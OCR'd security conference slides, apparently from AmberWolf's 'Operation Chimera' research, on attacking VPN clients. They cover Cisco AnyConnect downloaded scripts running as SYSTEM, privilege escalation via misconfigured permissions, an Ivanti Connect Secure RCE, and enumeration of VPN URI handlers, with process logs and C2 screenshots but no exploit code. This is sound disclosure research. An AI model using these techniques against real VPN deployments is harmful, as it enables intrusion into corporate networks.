
- Previous research at NCC Group
- Code execution via scripting



Cisco AnyConnect

Hurdles to overcome:

- Script hashes must match the policy – solved in a few lines of Python
- Handling of CONNECT required before scripts are run



Cisco AnyConnect

Abusing misconfigured permissions for privilege escalation

Downloaded “scripts” are written to:

C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\

As SYSTEM


Process Name	Operation	Path	User
vpndownloade...	CreateFile	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	CloseFile	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	CreateFile	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	QueryAttributeI...	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	QueryBasicInfo...	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	SetEndOfFileInf...	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	WriteFile	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	ReadFile	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	SetBasicInform...	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	QueryRemoteP...	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM
vpndownloade...	CloseFile	C:\ProgramData\Cisco\Cisco AnyConnect Secure Mobility Client\Script\OnConnect.vbs	NT AUTHORITY\SYSTEM


Cisco AnyConnect

Wait, wait wait .. not so fast

But we've seen this incorrectly configured

We think we know why, but that's for another time 😉





Operation Chimera
INTERACT
IP
HOST
USER
DOMAIN
PID
LAST CHECKIN
DESCRIPTION
AGENT
172.23.173.212 - Remote Desktop Connection
AmberWolf
Cisco Secure Client
AnyConnect VPN:
Ready to connect.
Connect
https://vimeo.com/1024773762
ENG
UK
00:58
24/09/2024


Operation Chimera
INTERACT
IP
AGENT
users-mac (users-mac) - RealVNC Viewer
Cisco Secure Client
Edit
Mon 23 Sep 22:39
Cisco Secure Client
AnyConnect VPN:
Ready to connect.
Connect
https://vimeo.com/1024773668

Ivanti Connect Secure

>_ RCE with user-level privileges on Windows




Ivanti Connect Secure

🐛 It's a feature, not a bug!

👻 Demonstrated by Orange Tsai & Meh Chang in "Infiltrating Corporate Intranet Like NSA" @ Black Hat USA 2019


💻 Can we replicate without running a full-fat appliance?



URI Handlers

Commonly implemented by VPN vendors to reduce user-friction


Provides a simple way to click and connect



URI Handlers

Stored in the Registry

Enumerate using PowerShell or tools such as URLProtocolView



URL Name	Status	Type	Description	Command-Line	Proc
ms-xbl-3d8b930f	Enabled	Executable			
ms-xgpueject	Enabled	Executable	URL:ms-xgpueject		
mswindowsmusic	Enabled	Executable			
mswindowsvideo	Enabled	Executable			
NordVPN	Enabled	Executable	URL:NordVPN Protocol	"C:\Program Files\NordVPN\NordVPN.exe" "%1"	Nord
NordVPN.Notification	Enabled	Executable	URL:NordVPN.Notification	"C:\Program Files\NordVPN\NordVPN.exe" "%1"	Nord
PulseSecure	Enabled	Executable	URL:Pulse Application Launcher	"C:\Users\user\AppData\Roaming\Pulse Secure\PSAL\PulseApplicationLauncher.exe" %1	Puls
PulseSecure2	Enabled	Executable	URL:Pulse Application Launcher	"C:\Users\user\AppData\Roaming\Pulse Secure\PSAL\PulseApplicationLauncher.exe" %1	Puls
PulseSecureClient	Enabled	Executable	URL:Ivanti Secure Access Client	"C:\Program Files (x86)\Common Files\Pulse Secure\JamUI\Pulse.exe" %1	Ivan
read	Enabled	Executable			

URI Handlers

Previously led to RCE vulnerabilities (see our Cato Client research)

